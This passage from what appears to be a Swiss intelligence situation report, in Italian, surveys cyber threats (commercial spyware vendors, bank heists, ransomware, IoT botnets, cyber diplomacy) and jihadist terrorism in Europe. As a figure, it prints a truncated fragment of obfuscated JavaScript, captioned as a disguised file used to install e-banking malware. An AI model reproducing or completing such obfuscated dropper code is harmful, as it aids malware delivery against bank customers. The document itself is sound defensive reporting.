Sviluppare cyberstrumenti è costoso e richiede know-how. Gli Stati che non dispongono dei mezzi necessari ma intendono comunque eseguire cyberoperazioni devono trovare soluzioni già pronte. Queste ultime sono offerte, a noleggio o in vendita, da imprese private. Quest'opzione comporta tuttavia rischi come, ad esempio, la dipendenza da un'impresa privata e il dover contare sulla sua affidabilità. Oltre a rischi operativi e finanziari sussiste anche il pericolo di una perdita d'immagine se diventa di pubblico dominio la relazione con un'impresa che offre i propri prodotti anche a Stati con scarso rispetto per i diritti umani.

- Una tale impresa, la società italiana Hacking Team, nel 2015 è rimasta essa stessa vittima di un furto di dati: furono pubblicati oltre un

milione di e-mail e i prodotti, il che permise uno sguardo alla clientela statale dell'impresa e al funzionamento del mercato con lacune di sicurezza sconosciute.

- Nel 2016 è stata smascherata la rete informatica utilizzata dai clienti dell'impresa israeliana NSO unitamente alle falle di sicurezza ignote integrate nei prodotti della NSO. Con questi prodotti era stato spiato per esempio l'iPhone di un attivista per i diritti umani.

Spettacolari cyberfurti

Nelle truffe a carattere finanziario nel cyberspazio è stato a lungo applicato il principio di mantenere possibilmente bassi i costi: il sistema peggio protetto era il bersaglio più remunerativo. Tale facile bottino era costituito soprattutto da terminali di clienti utilizzati per esempio per l'e-banking. Nel frattempo i criminali, disposti a maggiori investimenti per maggiori profitti, agiscono in modo più mirato e cercano di ottimizzare costi e ricavi.

- Nel novembre 2014 è stato reso pubblico che nel complesso di casi «Carbanak» i truffatori per la prima volta non avevano preso di mira un cliente finale ma direttamente la banca. I loro strumenti, la loro competenza e la loro ostinazione erano paragonabili a una APT. La somma dei danni è stata stimata fino a un miliardo di dollari.
- Nella primavera del 2016 divenne noto l'attacco riuscito alla Banca centrale del Bangladesh: degli hacker avrebbero rubato i dati d'accesso al sistema di pagamento interno, sarebbero penetrati nei sistemi e avrebbero

A sinistra:

volume giornaliero dei dati sottratti alla RUAG;
il rapporto tecnico è disponibile sul sito web

www.melani.admin.ch/melani/it/home/dokumentation/rapporti/fachberichte.html

installato software programmati appositamente per questi sistemi. L'attacco ha attivato non solo transazioni contraffatte, ma ha anche cancellato le tracce nei protocolli. Molte transazioni, che hanno raggiunto in totale i 951 milioni di dollari, hanno potuto essere bloccate grazie anche a un po' di fortuna. Quattro transazioni per un valore di 81 milioni di dollari sono però andate in porto.

Accanto a questi attacchi a sistemi interni delle banche continuano a svilupparsi a un ritmo vertiginoso anche gli attacchi ai clienti finali.

La crescente tendenza a praticare spettacolari cyberfurti ha diversi motivi. Il complesso software occorrente è ora ottenibile sul mercato clandestino. I criminali dispongono del know-how. Ciò è tra l'altro facilitato dalla sempre meno netta linea di separazione tra attacchi sostenuti da Stati e attacchi puramente criminali. Un altro motivo importante risiede nel fatto che il riciclaggio di denaro sporco è oggi meno facile. I criminali prendono di mira le aziende poiché il trasferimento di somme aziendali importanti balza meno all'occhio rispetto a quello di privati. Inoltre, si cercano nuove vie per cancellare le tracce del denaro. Nel caso del cyber-

attacco alla Banca centrale del Bangladesh, ad esempio, il denaro è stato cambiato in fiches in casinò filippini, di modo che se ne sono perse le tracce. La vigilanza nel settore delle case da gioco è meno rigorosa rispetto a quella nel sistema finanziario classico.

L'aumento di situazioni del genere indebolisce la fiducia nei sistemi finanziari e nelle rispettive autorità di vigilanza. Spesso i mandanti non sono citati in giudizio, il che a sua volta mina la fiducia nelle autorità di perseguimento penale. D'altronde siffatti cyberattacchi possono essere utilizzati anche da attori statali al fine di indebolire la stabilità di economie nazionali concorrenti. Dopo il ricorso mirato alla disinformazione, una tale pratica rappresenterebbe un'ulteriore fase di escalation. Con sforzi comuni da parte di istituti finanziari e autorità statali di sicurezza si cerca, perlomeno in Svizzera, di tenere conto di questa minaccia.

Ricatti con dati criptati

Sono sempre molto diffusi i cavalli di troia che criptano i dati memorizzati nel sistema infettato. Per recuperare i dati viene chiesto un riscatto. Fra le vittime più note di questo metodo

```

1  wAJFnH = (((2097152 << 0x1) >>> (13 << 0x20)) >> (36 >>> 2));
2  IUyENTgv = wAJFnH;
3  var q2MrAkV = 0;
4  var JCWaOu35 = '';
5  var Uo7GIbb2r8M = (((104528750 >>> 0x1) * (0x4 >> 1) + (0x528249 << 0x1)) >> (0x28000 >> 13
6  ));
7  zYVQ0unwQ2LG = [];
8  var zqlb30SPVtc5 = 0;
9  var r58cwy = JCWaOu35 + ' ';
10 Uo7GIbb2r8M = Uo7GIbb2r8M * (((2097152000 >>> 0x1) >>> (9 << 0x20)) >> (9 << 32));
11 JCWaOu35 = JCWaOu35 + new Date();
12 while (Uo7GIbb2r8M > ((-29 << 32) % (8192 >> 13))) {
13     eeJU_eyX1 = JCWaOu35.split(r58cwy);
14     zYVQ0unwQ2LG.push(eeJU_eyX1[Uo7GIbb2r8M % (3 + 3)]);
15     Uo7GIbb2r8M = Uo7GIbb2r8M - 1;
16 }
17 HUpatQb7 = '' + ('LoD', 'Rpn'.nex()) + ('KHj', 'hQ', 'uy'.nex()) + ('41L', 'JRJ', 'np'.nex(
18 ));
19 c6gZ0f3 = ['' + ('cp', 'hwu'.nex()) + ('3E', 'tw'.nex()) + ('gy', 'y_9', 'tS'.nex()) + ('
20 DA', 'pkI'.nex()) + ('I9', 'Lo1', 'Vme', 'sf'.nex()) + ('I8F', ':m'.nex()) + ('3Ww', '
21 d4M', 'lg1', '/b'.nex()) + ('j0X', 'ou', '/yF'.nex()) + ('t_', 'tkz'.nex()) + ('IG', '
22 PY', 'u_A', 'ae'.nex()) + ('c_0', 'aj', 'l7B'.nex()) + ('xN', 'ooz'.nex()) + ('nYi', '
23 f9n'.nex()) + ('y1M', '2aS', 'wq5', 'ib'.nex()) + ('t0', 'nW'.nex()) + ('YfW', 'aN'.nex
24 ()) + ('wdY', 'n0', 'nr'.nex()) + ('YQn', 'zhV', 'u6k', 'cY'.nex()) + ('f1H', 'iyQ'.nex
25 ()) + ('QG', 'akK'.nex()) + ('yK6', 'aE', 'z58', 'IS'.nex()) + ('ZU', 'mUA', 'qK', '-Nb
26 .nex()) + ('d6t', 'mdc'.nex()) + ('ri', 'yWC'.nex()) + ('S7C', 'PN', 'sci'.nex())
27 ) + ('V_0', 'cT', '6I', 'hqV'.nex()) + ('xd', 'Eir', 'oz', 'a5G'.nex()) + ('6VU', 'rV'.
28 nex()) + ('fZQ', 'eCY'.nex()) + ('jMQ', 'f1', 'So', 'prT'.nex()) + ('h4x', 'o0'.nex())
29 + ('_mJ', 'if'.nex()) + ('YC', 'nrU', 'nN'.nex()) + ('w0Z', 'vUA', '96A', 'tz'.nex()) +
30 ('yc', 'eg', 'hx'.nex()) + ('c', '8J', 't0', 'bJk', 'o8d'.nex()) + ('FxK', 'ewT', '
31 cT', 'm_2'.nex()) + ('3AG', '7F'.nex()) + ('aj', 'SKm', 'ga', 'ni'.nex()) + ('CzG', '

```

vi sono ospedali negli Stati Uniti e in Germania. Il settore della sanità è un obiettivo particolarmente apprezzato dai ricattatori: i dati sono resi illeggibili in modo da creare una situazione d'emergenza in quanto sussiste il rischio di perturbare processi sensibili al fattore tempo indispensabili per l'assistenza ai pazienti. Inoltre, negli ospedali sono presenti in gran numero dati sensibili, e nessuno desidera che dati relativi alle proprie visite mediche e malattie diventino di pubblico dominio.

Le numerose ondate di e-mail per la diffusione di questo tipo di software maligno lasciano presupporre che anche numerose piccole e medie imprese nonché privati vengano danneggiati mediante ricatti. Le vittime che non dispongono di un backup funzionante dei loro dati necessari o insostituibili possono solo sperare che prima o poi venga trovato un metodo di decodificazione oppure devono rinunciare ai dati o addirittura pagare il riscatto e arrendersi così al ricatto dei criminali. Il pagamento del riscatto non garantisce peraltro la decodifica dei dati.

Internet delle cose

Alla fine di ottobre del 2016 per un attacco alla disponibilità non sono stati impiegati computer o smartphone infettati da software maligno, bensì webcam, apparecchi video digitali, impianti domotici connessi a Internet e altri apparecchi in rete infettati – apparecchi del cosiddetto Internet delle cose. L'attacco aveva colpito un offerente preminente di servizi attinenti al sistema dei nomi di dominio. Siccome l'offerente non era più in grado di risolvere i nomi di dominio in indirizzi IP, diversi siti web molto frequentati non erano più raggiungibili.

L'esempio dimostra che tutti gli apparecchi connessi a Internet comunicano tra loro e possono scambiarsi pacchetti di dati. Di conseguenza, ad esempio nel caso dell'installazione privata di una webcam, l'utente deve preoccuparsi non solo del fatto che le riprese potrebbero essere visionate abusivamente, ma anche della possibilità di un abuso del dispositivo per attacchi a terzi.

Iniziative internazionali nel settore cyber

I pirati informatici non si fermano davanti a nessuno. Pertanto, si raccomanda vivamente di adottare tutte le misure possibili per evitare di cadere vittima di un furto di dati. Diversi attori possono aggredire sistemi di informazione e comunicazione per disturbarli. È quindi assolutamente necessario che, dalla produzione all'installazione fino all'utilizzazione di dispositivi collegabili in rete, tutti gli attori assumano, nel quadro delle loro possibilità, responsabilità per la sicurezza e la protezione dei singoli dispositivi e quindi anche dell'intera infrastruttura di informazione e comunicazione.

Inoltre, è indispensabile una cooperazione internazionale per la gestione dei cyberrischi. Oltre alle attività nazionali sono quindi state recentemente rafforzate in particolare le attività diplomatiche in questo settore. L'impegno della comunità internazionale si basa soprattutto su tre pilastri: definizione di un regime internazionale e promozione del diritto internazionale pubblico, elaborazione di misure di rafforzamento della fiducia e sviluppo di cybercapacità specifiche.

Occorre ridurre le possibilità d'abuso per scopi criminali, spionistici e egemonici anche nel

A sinistra:
file JavaScript camuffato, utilizzato per l'installazione di un software maligno pendente di mira l'e-banking
(fonte: www.govcert.admin.ch)

contesto internazionale. Il quadro normativo internazionale per il cyberspazio, attualmente ancora in fase di elaborazione, si basa sia su norme politiche volontarie sia su regole e principi per il comportamento statale giuridicamente vincolanti. Parallelamente viene promosso il diritto internazionale pubblico come base fondamentale per l'utilizzazione statale del cyberspazio. La questione è tra l'altro dibattuta in seno all'ONU; dalla metà del 2016 alla metà del 2017 la Svizzera è membro dei corrispondenti gruppi di esperti di quest'organizzazione. Una moltitudine di altri forum e organismi internazionali si occupa dell'attuazione delle regole convenute e della promozione dell'applicabilità del diritto internazionale pubblico nel cyberspazio.

Un altro importante pilastro per la promozione della cybersicurezza è la fiducia tra gli Stati. A tal fine gli Stati si impegnano a elaborare misure atte a rafforzare la fiducia. In un cyberspazio caratterizzato da insicurezza e diffidenza siffatte misure hanno un effetto di prevenzione delle crisi e dei conflitti. Mediante la trasparenza e la cooperazione esse creano stabilità e riducono il rischio di malintesi e interpretazioni errate. Le misure di rafforzamento della fiducia vengono sviluppate ad esempio in seno all'Organizzazione per la sicurezza e la cooperazione in Europa (OSCE). In quanto membro dell'OSCE, la Svizzera si impegna fortemente per la loro attuazione e l'ulteriore sviluppo.

Affinché gli Stati possano stabilire regole e rispettarle devono disporre delle necessarie capacità. Tali capacità comprendono competenze istituzionali e l'occorrente know-how. La comunità internazionale si impegna per la

riduzione del cosiddetto divario digitale, poiché il cyberspazio è sicuro solo quanto il suo partecipante più debole. Per questo motivo la migliore protezione di infrastrutture e sistemi in Stati terzi comporta automaticamente un aumento della sicurezza globale. Per lo sviluppo delle capacità possono essere associati centri e piattaforme specializzati.

Accanto a questi processi multilaterali istituzionalizzati assume una crescente importanza la cooperazione bilaterale con determinati Paesi e organizzazioni. Gli impegni bilaterali possono essere promossi sotto forma di consultazioni regolari o concretizzati mediante la conclusione di accordi internazionali. Un esempio in tal senso è la convenzione del 2015 tra la Cina e gli Stati Uniti che mira al contenimento dello spionaggio economico nei due Paesi. Attualmente sono in corso numerosi negoziati tra Stati per accordi nel settore cyber. ■




Il rapporto semestrale di MELANI
è disponibile in Internet
(www.melani.admin.ch)



Estremismo violento e terrorismo a sfondo religioso e etnico-nazionalistico

La minaccia terroristica in Svizzera rimane elevata ed è dovuta essenzialmente al terrorismo di matrice jihadista. In questo ambito la minaccia più probabile è rappresentata da singoli individui o piccoli gruppi che si ispirano a organizzazioni terroristiche estere e che potrebbero perpetrare attentati in Svizzera oppure preparare attentati all'estero a partire dal nostro Paese. Inoltre, cittadini svizzeri potrebbero essere vittime occasionali di attentati terroristici in aree del globo con un elevato livello di minaccia.

Anche il terrorismo e l'estremismo violento a sfondo etnico-nazionalistico sono tuttora di rilievo per la situazione della minaccia in Svizzera. Nell'Europa occidentale il Partito dei lavoratori del Kurdistan (PKK) si distingue per la capacità di ricorrere in qualsiasi momento al proprio potenziale di violenza e alle possibilità di cui dispone per mobilitare rapidamente i suoi simpatizzanti. Gli appelli che il PKK rivolge ai suoi aderenti per organizzare a breve termine manifestazioni e attività coordinate in tutto il continente europeo sono determinati dall'evoluzione della situazione in Turchia e nei territori curdi della regione. Le relative manifestazioni e attività possono sfociare in violenze se gruppi di curdi e di turchi nazionalisti vengono a trovarsi nello stesso luogo.



SITUAZIONE

Minaccia tuttora elevata


Il terrorismo di matrice jihadista determina la situazione della minaccia a livello mondiale e anche in Svizzera. La lotta a questa minaccia contraddistingue le attività dei servizi di intelligence, della polizia e delle altre autorità di sicurezza. In Svizzera la minaccia terroristica rimane elevata. La minaccia è dovuta soprattutto allo «Stato islamico» e a singoli individui o piccoli gruppi che ne seguono le istruzioni o che ad esso si ispirano. La minaccia rappresentata dal gruppo terroristico Al-Qaida rimane invariata.

Ruolo di guida consolidato

Lo «Stato islamico» è tuttora la più importante organizzazione terroristica nel movimento jihadista globale. Gli interventi militari della coalizione internazionale e delle forze armate e di sicurezza irachene hanno provocato perdite territoriali sostanziali. Ma l'organizzazione ha conservato la sua capacità operativa e rimane

un attore potente a livello militare. La lotta allo «Stato islamico» si dispiega nella sua principale zona d'influenza nell'Iraq settentrionale e nella Siria nordorientale ed è condotta da forze statali irachene e siriane, ribelli sunniti, gruppi curdi nonché da forze iraniane o appoggiate dell'Iran. Anche la Turchia occupa un ruolo di rilievo nella lotta allo «Stato islamico». La coalizione condotta dagli Stati Uniti e la Russia vi partecipano con attacchi aerei. Oltre allo «Stato islamico» sono tuttora operativi in Siria e in Iraq numerosi altri gruppi che perseguono obiettivi propri.

Lo «Stato islamico» non rimette in discussione l'immagine che ha di sé e i vertici dell'organizzazione terroristica continuano a perseguire la costituzione di un Califfato mondiale. Nonostante le pressioni militari mantiene una sorta di assetto statale nelle aree sotto il suo dominio, nelle quali ad esempio dispone di servizi di sicurezza e di strutture amministrative con-



solidate, controlla gli spostamenti sul territorio, preleva tasse ed emana leggi. Nelle aree controllate dall'organizzazione le prescrizioni dello «Stato islamico» sono imposte alla popolazione in maniera draconiana e totalitaria. Le risorse finanziarie in mano allo «Stato islamico» non sono stimabili in maniera affidabile, ma non sembrano costituire un fattore limitante per la capacità di manovra generale dell'organizzazione a livello terroristico.

Macchina di propaganda professionale

L'allestimento e la diffusione di scritti propagandistici, di audiomessaggi e di filmati rivestono un'importanza centrale per lo «Stato islamico» e sono volti a propagare su una scala per quanto possibile ampia la sua ideologia e i suoi obiettivi. I prodotti mediatici sono allestiti in diverse lingue e su misura per i diversi gruppi di destinatari. I contenuti spaziano da vittorie militari a attentati perpetrati dall'organizzazione sino alla vita quotidiana nel Califfato. I prodotti mediatici servono inoltre a prescrivere direttive religiose conformemente alle concezioni dello «Stato islamico».

La propaganda è prodotta nel cosiddetto Ministero dell'informazione da personale appositamente formato. Nei prodotti propagandistici, veicolati tramite diversi media, sono manifestamente riconoscibili esperienze redazionali e know-how tecnico. La macchina di propaganda dello «Stato islamico» è costituita da un insieme di prodotti allestiti centralmente dall'organizzazione e di messaggi realizzati da simpatizzanti. Alla loro diffusione e distribuzione su scala globale provvede una vasta rete di sostenitori.

Le perdite militari hanno comportato un cambiamento delle priorità per quanto concerne i temi trattati: in primo piano si trovano più spesso la lotta contro i nemici dello «Stato islamico» e attentati diretti contro l'Occidente. L'organizzazione pubblica istruzioni concrete sulle modalità di esecuzione di attentati e sugli aspetti formali auspicati per le rivendicazioni.

La proclamazione del Califfato nel giugno 2014 è stata inizialmente accolta con favorevole interesse da certi utenti di Internet con legami con la Svizzera. Nel frattempo gran parte degli utenti individuati in Svizzera nel quadro della sorveglianza di siti internet jihadisti simpatizza per il nucleo di Al-Qaida e le sue diramazioni. Tuttavia filmati dello «Stato islamico» contenenti minacce contro l'Occidente sono tuttora diffusi sui media sociali anche da utenti con legami con la Svizzera. La Svizzera e gli interessi svizzeri all'estero non sono sinora stati oggetto di minacce concrete nei media sociali. A tutt'oggi il SIC ha individuato circa 500 utenti di Internet con legami con la Svizzera che diffondono l'ideologia jihadista sui media sociali. Va tuttavia precisato che non in tutti i casi si tratta di persone rappresentanti una minaccia concreta per la Svizzera o per altri interessi.

I canali elettronici non servono ai jihadisti soltanto per la diffusione di prodotti propagandistici, ma anche per cyberattacchi volti a modificare o sovvertire siti internet o per carpire e utilizzare abusivamente account di reti sociali. Non sono per contro quasi mai riscontrabili, a opera di movimenti jihadisti, attività più onerose, quali atti di cybersabotaggio e cyberspionaggio. I bersagli nello spazio virtuale sembrano scelti alquanto casualmente: sono attaccati

soprattutto siti internet con lacune in materia di sicurezza oppure account insufficientemente protetti di singoli utenti, cioè obiettivi occasionali danneggiabili senza grande dispendio.

Perdita di immagine del nucleo di Al-Qaida

Il nucleo di Al-Qaida, diretto da Ayman al-Zawahiri, opera tuttora a partire dalla zona di confine tra l'Afghanistan e il Pakistan e funge soprattutto da guida ideologica, organo di propaganda e referente per i gruppi a lui associati. Nell'estate 2016 il Fronte al-Nusra (Jabhat al-Nusra), operativo in Siria, si è staccato ufficialmente dal nucleo di Al-Qaida, arrecandogli una perdita d'immagine: nel luglio 2016 l'emiro del Fronte al-Nusra, Muhammad al-Juwlanì, ha dichiarato che la sua organizzazione non avrebbe più eseguito operazioni con la denominazione adottata sino ad allora, che il nuovo nome dell'organizzazione era Fronte per la conquista del Levante (Jabhat Fateh al-Sham JFS) e che il JFS non intratteneva legami con attori esterni. Il Fronte per la conquista del Levante combatte principalmente contro il regime siriano del presidente Bashar al-Assad e intende costituire uno Stato islamico in Siria. La dissociazione dal nucleo di Al-Qaida ha lo scopo di facilitare e migliorare la cooperazione con altri gruppi di opposizione armati in Siria. In un audiomessaggio di Abu Khayr al-Masri, il vice di al-Zawahiri, il nucleo di Al-Qaida si è dichiarato d'accordo con la scissione e il cambiamento di denominazione.

Il nucleo di Al-Qaida non dispone di sufficienti risorse per perpetrare attentati in maniera autonoma. Le sue diverse diramazioni, quali Al-Qaida nel Maghreb islamico (AQMI), pre-

sente nell'Africa settentrionale e occidentale, e Al-Qaida nella penisola arabica (AQPA), continuano tuttavia, in misura diversa, a rappresentare una minaccia – anche per la Svizzera e gli interessi svizzeri all'estero.

Attentati in Europa


L'Europa è esposta al rischio di attentati, segnatamente di attentati commessi da singoli individui o piccoli gruppi di ispirazione jihadista che operano sulla scia o secondo concrete istruzioni di organizzazioni terroristiche di maggiori dimensioni quali lo «Stato islamico» e Al-Qaida. Attualmente gli attentati di matrice jihadista sono perpetrati in nome dello «Stato islamico». L'ultimo attentato su suolo europeo rivendicato da Al-Qaida è stato eseguito nel gennaio 2015 a Parigi (Francia), con l'assalto contro la redazione di Charlie Hebdo ad opera di AQPA.

- Il 13 giugno 2016 un individuo dalla doppia cittadinanza francese e marocchina ha ucciso con un'arma da taglio due coniugi poliziotti a Magnanville (Francia). Prima di essere ucciso nel corso di un'operazione di polizia, l'autore dell'attentato aveva pubblicato sui media sociali un filmato e ulteriori informazioni, rivendicando l'attentato e dichiarandosi seguace dello «Stato islamico».
- Il 14 luglio 2016, giorno della festa nazionale francese, un trentunenne di cittadinanza tunisina si è scagliato con un autocarro contro la folla che assisteva a uno spettacolo pirotecnico sulla passeggiata lungomare di Nizza (Francia), uccidendo 84 persone e facendo oltre 200 feriti. Tra i deceduti figura-

A destra:
selezione di attentati di matrice jihadista
perpetrati in Europa dal 2014

vano due cittadini svizzeri. Due giorni dopo lo «Stato islamico» ha rivendicato l'attentato sulla piattaforma mediatica «Amaq» a lui vicina. L'attentatore stesso, tuttavia, non aveva dichiarato di riconoscersi nello «Stato islamico» né in alcun'altra organizzazione terroristica.

- Il 18 luglio 2016 un rifugiato afgano di 17 anni ha attaccato con un'ascia e un coltello numerosi passeggeri su un treno nelle vicinanze di Würzburg (Germania), ferendo cinque persone. L'attentatore è stato ucciso dalla polizia durante la fuga. In un videomessaggio realizzato prima dell'atto l'attentatore si era dichiarato seguace dello «Stato islamico». Il filmato è giunto, attraverso canali ignoti, allo «Stato islamico», che lo ha in seguito pubblicato.
- Il 24 luglio 2016 un richiedente l'asilo siriano di 27 anni ha commesso, con un ordigno esplosivo artigianale celato in uno zaino, un attentato suicida davanti all'entrata di un festival musicale nella città bavarese di Ansbach (Germania). L'esplosione dell'ordigno, munito di pezzi di metallo, ha ferito 15 persone, di cui quattro in modo grave. Anche tale attentato è stato rivendicato dallo «Stato islamico».
- Il 26 luglio 2016, in una chiesa di Saint-Étienne-du-Rouvray nei pressi di Rouen (Francia), due attentatori hanno preso in ostaggio cinque persone, tra cui il prete celebrante. Il religioso è stato accoltellato e tre altre persone sono state ferite, di cui una in modo grave. Gli attentatori, di cui uno con doppia cittadinanza francese e algerina e l'altro di cittadinanza francese, sono stati in seguito uccisi dalla polizia. Il giorno stesso l'attentato è stato rivendicato dallo «Stato islamico» sulla piattaforma mediatica «Amaq». I due autori avevano effettuato viaggi transitando dall'aeroporto di Ginevra nel maggio 2015 e dall'aeroporto di Zurigo nel giugno 2016.



- Il 19 dicembre 2016 un uomo si è scagliato con un autocarro contro la folla in un mercatino di Natale a Berlino (Germania). L'attentato è costato la vita ad almeno 12 persone e una cinquantina di visitatori sono stati in parte gravemente feriti. L'attentatore, che si era dato alla fuga, è stato ucciso dalla polizia il 23 dicembre 2016 a Milano (Italia). La rivendicazione dell'attentato da parte dello «Stato islamico» era giunta già dopo l'identificazione dell'autore. Dopo la morte di quest'ultimo, lo «Stato islamico» ha pubblicato il video di rivendicazione prodotto dal terrorista stesso prima dell'attentato. Le indagini hanno messo in luce alcuni legami dell'attentatore con la Svizzera. Non è ancora stato chiarito se tali legami con il nostro Paese abbiano svolto un ruolo nell'attentato.

Presenza jihadista in altre aree del globo

Lo «Stato islamico» continua a esercitare un notevole influsso su gruppi jihadisti esterni al suo territorio principale in Siria e Iraq. Le cosiddette province (*wilaya*, pl. *wilayat*) e gruppi che si riconoscono nello «Stato islamico», segnatamente in Egitto, Libia, Algeria, Nigeria, Yemen, Arabia Saudita, nel Caucaso, in Afghanistan e Pakistan nonché in diversi Paesi dell'Asia sudorientale, presentano notevoli differenze per quanto concerne le strutture, il grado di importanza a livello di minaccia terroristica e gli obiettivi perseguiti.

Nel Maghreb e nell'Africa occidentale sono tuttora attive, oltre alle province dello «Stato islamico» e a altri gruppi vicini allo «Stato islamico», anche ulteriori organizzazioni, in

particolare AQMI e i suoi alleati locali, che perpetrano regolarmente attentati contro le forze di sicurezza e interessi civili, tra cui anche interessi occidentali. Nonostante i successi registrati nella lotta contro lo «Stato islamico» sul suo territorio, la Libia occupa tuttora una posizione chiave come zona di conflitto, retrovia e area di approvvigionamento per gruppi jihadisti nel Maghreb e nel Sahel. Alla fine del 2016 i territori controllati da gruppi vicini allo «Stato islamico» sono stati completamente riconquistati. Indeboliti, i jihadisti si sono sparpagliati cercando rifugio in altre zone della Libia e nei Paesi limitrofi. A causa della persistente presenza jihadista nella vicina Libia, la situazione in materia di sicurezza in Tunisia rimane instabile: gli attentati contro turisti occidentali a Tunisi e a Susa nel 2015 nonché l'attacco alla città di confine di Ben Guerdane, sferrato a partire dal suolo libico nel marzo 2016, hanno mostrato che gruppi vicini allo «Stato islamico» hanno grande interesse a intensificare la presenza jihadista in Tunisia.

Nell'Algeria settentrionale, bastione tradizionale di AQMI, sono tuttora attivi piccoli gruppi jihadisti, nonostante le forti pressioni militari esercitate dalle forze di sicurezza. Negli scorsi due anni AQMI ha inoltre subito una riduzione degli effettivi a causa dei combattenti passati allo «Stato islamico». Nelle aree meridionali del Paese, la zona di confine con il Mali, il Niger e la Libia è utilizzata da gruppi jihadisti come area di transito e retrovia.

